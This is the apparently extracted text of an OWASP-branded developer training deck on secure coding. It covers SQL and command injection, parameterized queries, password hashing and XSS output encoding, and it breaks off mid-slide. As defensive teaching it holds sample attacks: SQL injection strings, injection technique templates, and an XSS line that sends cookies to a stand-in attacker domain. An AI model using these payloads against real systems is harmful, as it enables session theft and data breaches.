
Problem # 3

Bite off more than we chew





How can we manage vulnerabilities on a large scale...?



- 1 CISO
- 10 Business Units
- 30 Security Staff
- 200 Web Applications
- 1000 Web Servers
- 2000 Data bases
- 100,000 Client records
- 1000000 Potential hackers, Worms, Trojans (and infected users)





“We can’t improve what we can’t measure”





Say 300 Web Applications

- 300 Annual Penetration Tests
- 10's of Different Penetration Testers?
- 300 Reports

How do we consume this data?



Problem # 4

Information flooding
(Melting a developers brain, White noise and
"compliance")



Doing things right != Doing the right things

"Not all bugs/vulnerabilities are equal"
(is HttpOnly important if there is no XSS?)

Contextualize Risk
(is XSS /SQLi always High Risk?)

Do developers need to fix everything?

- ***Limited time***
- ***Finite Resources***
- ***Task Priority***
- ***Pass internal audit?***

White Noise





There's Compliance

EU directive:

<http://register.consilium.europa.eu/pdf/en/12/st05/st05853.en12.pdf>

Article 23,24 & 79, - Administrative sanctions

"The supervisory authority shall impose a fine up to 250 000 EUR, or in case of an enterprise **up to 0.5 % of its annual worldwide turnover**, to anyone who, intentionally or **negligently does not** protect personal data"



...and there's Compliance

HOME IRELAND SPORT **WORLD** BUSINESS ENTERTAINMENT WEATHER JOBS DATING PRG

World News | Bizarre News

BreakingNews.ie [« Previous](#) [Next »](#)

Two arrested in Kinder Egg bust

[f Recommend](#) 14 [t Tweet](#) 15 [+1](#) 0 [Share](#) 18



19/07/2012 - 17:49:12

Two US men were seized and held in a detention centre after being caught at the US border with six Kinder Eggs.

Brandon Loo and Christopher Sweeney, from Seattle, were unaware that the chocolate eggs – which contain a children's toy inside them – are illegal in the US because of the "non-nutritive object".

The pair were stopped by officials at the border on their way back from a trip to Canada, where they purchased the eggs.

Christopher explained: "[The official] said, 'Are you aware Kinder Eggs are illegal in the United States and carry a \$2,500 fine per egg?' And I actually laughed."

[« Previous](#) [Next »](#)



Clear and Present Danger!!



Problem

Explain issues in “Developer speak” (AKA English)



Is Cross-Site Scripting the same as SQL injection?

Both are injection attacks code and data being confused by system

Cross Site Scripting is primarily JavaScript injection

LDAP Injection, Command Injection, Log Injection, XSS, SQLI etc etc

Think old phone systems, Captain Crunch (John Draper)

Signaling data and voice data on same logical connection – Phone Phreaking



XSS causes the browser to execute user supplied input as code. **The input breaks out of the [data context] and becomes [execution context].**

SQLI causes the database or source code calling the database to **confuse [data context] and ANSI SQL [execution context].**

Command injection **mixes up [data context] and the [execution context].**



So....

We need to understand what we are protecting against

We need to understand that a penetration test alone is a losing battle


Not all bugs are created equal – Which ones do we spend time fixing first??

*Explain security issues to developers in "Dev speak"
- AKA (your native language)....*

▪



Securing the application		
Input validation	Session mgmt	Authentication
Authorization	Config mgmt	Error handling
Secure storage	Auditing/logging	



Securing the network
Router
Firewall
Switch

Securing the host		
Patches/updates	Accounts	Ports
Services	Files/directories	Registry
Protocols	Shares	Auditing/logging



- HTTP is stateless and hence requests and responses to communicate between browser and server have no memory.
- Most typical HTTP requests utilise either GET or POST methods
- Scripting can occur on:
 - ▶ Server-Side (e.g. perl, asp, jsp)
 - ▶ Client-Side (javascript, flash, applets)
- Web server file mappings allow the web server to handle certain file types using specific handlers (ASP, ASP.NET, Java, JSP,CFM etc)
- Data is posted to the application through HTTP methods, this data is processed by the relevant script and result returned to the user's browser



“GET” exposes sensitive authentication information in the URL

- In Web Server and Proxy Server logs
- In the http referer header
- In Bookmarks/Favorites often emailed to others

“POST” places information in the body of the request and not the URL

Enforce HTTPS POST For Sensitive Data Transport



GET vs POST HTTP Request

GET request

```
GET /search.jsp?  
name=blah&type=1 HTTP/1.0  
User-Agent: Mozilla/4.0  
Host: www.mywebsite.com  
Cookie:  
SESSIONID=2KDSU72H9GSA289  
<CRLF>
```

POST request

```
POST /search.jsp HTTP/1.0  
User-Agent: Mozilla/4.0  
Host: www.mywebsite.com  
Content-Length: 16  
Cookie:  
SESSIONID=2KDSU72H9GSA289  
<CRLF>  
name=blah&type=1  
<CRLF>
```




The OWASP Foundation
<http://www.owasp.org>




Injection Flaws





The OWASP Foundation
<http://www.owasp.org>





Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request['new_email'];  
$USER_ID = Request['user_id'];
```

```
update users set email='$NEW_EMAIL'  
where id=$USER_ID;
```



Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request['new_email'];  
$USER_ID = Request['user_id'];
```

```
update users set email='$NEW_EMAIL'  
where id=$USER_ID;
```

SUPER AWESOME HACK: \$NEW_EMAIL = ' ;

```
update users set email=' ' ;
```



Anatomy of SQL Injection Attack 2

```
sql = "SELECT * FROM user_table WHERE username = '' &  
Request("username") & '' AND password = '' & Request  
("password") & """
```

What the developer intended:

username = john

password = password

SQL Query:

```
SELECT * FROM user_table WHERE username = 'john' AND password  
= 'password'
```

Anatomy of SQL Injection Attack 2



The OWASP Foundation
<http://www.owasp.org>

```
sql = "SELECT * FROM user_table WHERE username = '" & Request("username")  
& "' AND password = '" & Request("password") & "'"
```

↳ (This is DYNAMIC SQL and Untrusted Input)

What the developer did not intend is parameter values like:

username = john

password = **blah' or '1'='1 --**

SQL Query:

```
SELECT * FROM user_table WHERE username = 'john' AND password = 'blah' or  
'1'='1' --
```

or '1' = '1' causes all rows in the users table to be returned!



```
public void bad(HttpServletRequest request, HttpServletResponse response) throws Throwable
```

```
{
```

```
    String data;
```

```
    Logger log_bad = Logger.getLogger("local-logger");
```

```
    /* read parameter from request */
```

```
    data = request.getParameter("name");
```

Input from request (Source)

```
    Logger log2 = Logger.getLogger("local-logger");
```

```
    Connection conn_tmp2 = null;
```

```
    Statement sqlstatement = null;
```

```
    ResultSet sqlrs = null;
```

```
    try {
```

```
        conn_tmp2 = IO.getDBConnection();
```

```
        sqlstatement = conn_tmp2.createStatement();
```

```
        /* take user input and place into dynamic sql query */
```

```
        sqlrs = sqlstatement.executeQuery("select * from users where name='"+data+"'");
```

Exploit is executed (Sink)

```
        IO.writeString(sqlrs.toString());
```

```
    }
```

```
    catch(SQLException se)
```

```
    {
```



- String building can be done when calling stored procedures as well

```
sql = "GetCustInfo @LastName=" +  
request.getParameter("LastName");
```

- Stored Procedure Code

```
CREATE PROCEDURE GetCustInfo (@LastName VARCHAR(100))  
AS
```

```
exec('SELECT * FROM CUSTOMER WHERE LNAME=' + @LastName + ''')  
GO  
(Wrapped Dynamic SQL)
```

- What's the issue here.....

- ▶ If **blah' OR '1'='1** is passed in as the LastName value, the entire table will be returned

- Remember Stored procedures need to be implemented safely. 'Implemented safely' means the stored procedure does not include any unsafe dynamic SQL generation.



SQL Injection Techniques

Boolean based blind SQL injection: - Cant see the result but can "feel it"

par=1 AND ORD(MID((SQL query), Nth char, 1)) > Bisection num—

UNION query (inline) SQL injection

par=1 UNION ALL SELECT query—

Batched queries SQL injection

par=1; SQL query;--



Query Parameterization (PHP)

```
$stmt = $dbh->prepare("update users set  
email=:new_email where id=:user_id");
```

```
$stmt->bindParam(':new_email', $email);
```

```
$stmt->bindParam(':user_id', $id);
```



Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
    "SELECT * FROM User WHERE Name = @Name
    AND Password = @Password", objConnection);
objCommand.Parameters.Add("@Name",
    NameTextBox.Text);
objCommand.Parameters.Add("@Password",
    PasstextBox.Text);
SqlDataReader objReader =
objCommand.ExecuteReader();
```



Query Parameterization (Java)

```
String newName = request.getParameter("newName") ;  
String id = request.getParameter("id") ;
```

```
//SQL
```

```
PreparedStatement pstmt = con.prepareStatement("UPDATE  
    EMPLOYEES SET NAME = ? WHERE ID = ?") ;  
pstmt.setString(1, newName) ;  
pstmt.setString(2, id) ;
```

```
//HQL
```

```
Query safeHQLQuery = session.createQuery("from  
Employees where id=:empId") ;  
safeHQLQuery.setParameter("empId", id) ;
```



Query Parameterization (Cold Fusion)

```
<cfquery name="getFirst"  
dataSource="cfsnippets">  
    SELECT * FROM #strDatabasePrefix#_courses  
WHERE intCourseID = <cfqueryparam  
value=#intCourseID# CFSQLType="CF_SQL_INTEGER">  
</cfquery>
```



Query Parameterization (PERL)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES  
( ?, ? )";  
my $sth = $dbh->prepare( $sql );  
$sth->execute( $bar, $baz );
```



Automatic Query Parameterization (.NET linq4sql)

```
public bool login(string loginId, string shrPass) {  
    DataClassesDataContext db  
    = new DataClassesDataContext();  
  
    var validUsers = from user in db.USER_PROFILE  
                     where user.LOGIN_ID == loginId  
                       && user.PASSWORDH == shrPass  
                     select user;  
  
    if (validUsers.Count() > 0) return true;  
    return false;  
};
```



Document retrieval

```
sDoc = Request.QueryString("Doc") ← Source
```

```
if sDoc <> "" then
```

```
    x = inStr(1,sDoc, ".")
```

```
    if x <> 0 then
```

```
        sExtension = mid(sDoc,x+1)
```

```
        sMimeType = getMime(sExtension)
```

```
    else
```

```
        sMimeType = "text/plain"
```

```
    end if
```


```
set cm = session("cm")
```

```
cm.returnBinaryContent application("DOCUMENTROOT") & sDoc,  
sMimeType
```

```
Response.End
```

```
end if
```

Sink





Web applications may use input parameters as arguments for OS scripts or executables

Almost every application platform provides a mechanism to execute local operating system commands from application code

- Perl: `system()`, `exec()`, `backquotes(` `)`
- C/C++: `system()`, `popen()`, `backquotes(` `)`
- ASP: `wscript.shell`
- Java: `getRuntime.exec`
- MS-SQL Server: `master..xp_cmdshell`
- PHP : `include()` `require()`, `eval()` ,`shell_exec`

Most operating systems support multiple commands to be executed from the same command line. Multiple commands are typically separated with the pipe "`|`" or ampersand "`&`" characters



LDAP Injection

- https://www.owasp.org/index.php/LDAP_injection
- [https://www.owasp.org/index.php/Testing_for_LDAP_Injection_\(OWASP-DV-006\)](https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OWASP-DV-006))

SQL Injection

- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Query_Parameterization?_Cheat_Sheet

Command Injection

- https://www.owasp.org/index.php/Command_Injection



Secure Password Storage

- Verify Only
- Add Entropy
- Slow Down





» What does this MD5 Decrypter tool do?

MD5Decrypter.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?

We have a total of just over **21.188 billion** unique decrypted MD5 hashes since August 2007.

Need more help finding your hashes?

Submit your hashes into **My Hash Lists** from the menu and get dedicated help you. You need to be registered with our forums in order to use it.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Status:

Hashes were found! Please find them below...

MD5 Hashes:

```
b7e283a09511d95d6eac86e39e7942c0
```

Max: 16

Please use a standard list format

```
b7e283a09511d95d6eac86e39e7942c0 MD5: password123!
```

Please note the password is after the : character, and the MD5 hash is before it.

Decrypt Hashes

NOEDCO

Load new captcha



<http://www.md5decrypter.co.uk>

$\text{md5}(\text{"password123!"}) = \text{b7e283a09511d95d6eac86e39e7942c0}$

$\text{md5}(\text{"86e39e7942c0password123!"}) = \text{f3acf5189414860a9041a5e9ec1079ab}$

» What does this MD5 Decrypter tool do?

MD5Decrypter.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

Need more help finding your hashes?
Submit your hashes into [My Hash Lists](#) from the menu and get dedicated help. You need to be registered with our forums in order to use them.

How many decryptions are in your database?
We have a total of just over **21.188 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Status: **Hashes were found! Please find them below...**

MD5 Hashes:

Max: 16

Please use a standard list format

Please note the password is after the : character, and the MD5 hash is before it.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Status: **Failed to find any hashes!**

MD5 Hashes:

Max: 16

Please use a standard list format

Please note the password is after the : character, and the MD5 hash is before it.



Secure Password Storage

```
public String hash(String password, String userSalt, int iterations)
    throws EncryptionException {
byte[] bytes = null;
try {
    MessageDigest digest = MessageDigest.getInstance(hashAlgorithm);
    digest.reset();
    digest.update(ESAPI.securityConfiguration().getMasterSalt());
    digest.update(userSalt.getBytes(encoding));
    digest.update(password.getBytes(encoding));

    // rehash a number of times to help strengthen weak passwords
    bytes = digest.digest();
    for (int i = 0; i < iterations; i++) {
        digest.reset(); bytes = digest.digest(salts + bytes + hash(i));
    }
    String encoded = ESAPI.encoder().encodeForBase64(bytes, false);
    return encoded;
} catch (Exception ex) {
    throw new EncryptionException("Internal error", "Error");
}}
```



B/S Crypt

- Adaptive Hash
- Very Slow (work factor)
- Blowfish Derived
- Single Use Salt

Why scrypt over bcrypt?

- Much more secure than bcrypt
- designed to defend against large scale hardware attacks
- There is a scrypt library for most major scripting languages (Python, Ruby etc)
- CAUTION: New algorithm (2009)



Forgot Password Secure Design

- Require identity and security questions
 - *Last name, account number, email, DOB*
 - *Enforce lockout policy*
 - *Ask one or more good security questions*
- Send the user a randomly generated token via out-of-band method
 - *email, SMS or token*
- Verify code in same Web session
 - *Enforce lockout policy*
- Change password
 - *Enforce password policy*



- Passwords as a sole authentication credential are DEAD!
- Mobile devices as “what you have” factor
- SMS and Native Mobile Apps for MFA
not perfect but heavily reduce risk vs. passwords only
- Password strength and password policy less important
- You protect your magic user and fireball wand with MFA
- Protect your multi-billion dollar enterprise with MFA




Cross Site Scripting

JavaScript Injection

Contextual Output Encoding



The OWASP Foundation
<http://www.owasp.org>





The OWASP Foundation
<http://www.owasp.org>

< ;



Safe ways to represent dangerous characters in a web page

Characters	Decimal	Hexadecimal	HTML Character Set	Unicode
" (double quotation marks)	"	"	"	\u0022
' (single quotation mark)	'	'	'	\u0027
& (ampersand)	&	&	&	\u0026
< (less than)	<	<	<	\u003c
> (greater than)	>	>	>	\u003e

XSS Attack Payloads

A close-up, high-resolution photograph of an elderly man's face. He has white hair, a prominent nose, and a thoughtful or slightly concerned expression. The lighting is dramatic, highlighting the texture of his skin and the intensity of his eyes. The background is dark and out of focus.

- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently



Anatomy of a XSS Attack

```
<script>window.location='https://  
evileviljim.com/unc/data=' +  
document.cookie;</script>
```

```
<script>document.body.innerHTML='<blink  
>EOIN IS COOL</blink>';</script>
```

XSS Defense by Data Type and Context



The OWASP Foundation
<http://www.owasp.org>

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width



HTML Encoding:

Certain sets of characters mean something special in HTML. For instance '<' is used to open an HTML tag and '&' is used to and the beginning of a sequence of characters to define special symbols like the copy write symbol. (htmlentities in PHP)

```
HttpUtility.HtmlEncode("<script>alert('&');</script>")
```

```
&lt;script&gt;alert(&#39;&amp;&#39;);&lt;/script&gt;
```



Attribute Encoding:

Attribute encoding replaces three characters that are not valid to use inside attribute values in HTML. Those characters are ampersand '&', less-than '<', and quotation marks '"'

```
HttpUtility.HtmlAttributeEncode("<script>alert(\"&\");</script>")
```

```
&lt;script>alert(&quot;&amp;&quot;);&lt;/script>
```



URL Encoding

URL encoding used when you have some data that you would like to pass in the URL and that data contains some reserved or invalid characters (&/ <space>) – (urlencode() in php)

```
HttpUtility.UrlEncode("Some Special Information / That needs to be in the URL")  
Some+Special+Information+%2f+That+needs+to+be+in+the+URL
```

OR

```
Some%20Special%20Information%20%2f%20That%20needs%20to  
%20be%20in%20the%20URL
```



HTML Body Context

`UNTRUSTED DATA`



HTML Attribute Context

```
<input type="text" name="fname"  
value="UNTRUSTED DATA">
```

```
attack: "><script>/* bad stuff */</script>
```



HTTP GET Parameter Context

```
<a href="/site/search?value=UNTRUSTED  
DATA">clickme</a>
```

```
attack: " onclick="/* bad stuff */"
```



URL Context

```
<a href="UNTRUSTED URL">clickme</a>  
<iframe src="UNTRUSTED URL" />  
  
attack: javascript:/* BAD STUFF */
```



CSS Value Context

```
<div style="width: UNTRUSTED  
DATA;">Selection</div>
```

```
attack: expression(/* BAD STUFF */)
```




JavaScript Variable Context

```
<script>var currentValue='UNTRUSTED DATA';</script>
```

```
<script>someFunction('UNTRUSTED DATA');</script>
```

```
attack: ');/* BAD STUFF */
```



JSON Parsing Context


JSON.parse(**UNTRUSTED JSON DATA**)



Nested Contexts Best to avoid:

an element attribute calling a Javascript function etc

```
<div onclick="showError('<%=request.getParameter("errorxyz")
%>')" >An error occurred ....</div>
```



Here we have a HTML attribute(onClick) and within a nested Javascript function call (showError).

When the browser processes this it will first HTML decode the contents of the onclick attribute.

It will pass the results to the JavaScript Interpreter to parse showError()

So we have 2 contexts here...HTML and Javascript (2 browser parsers).



We need to apply “layered” encoding in the RIGHT order:

- 1) JavaScript encode
- 2) HTML Attribute Encode so it "unwinds" properly and is not vulnerable.

```
<div onclick="showError ('<%=  
Encoder.encodeForHtml(Encoder.encodeForJ  
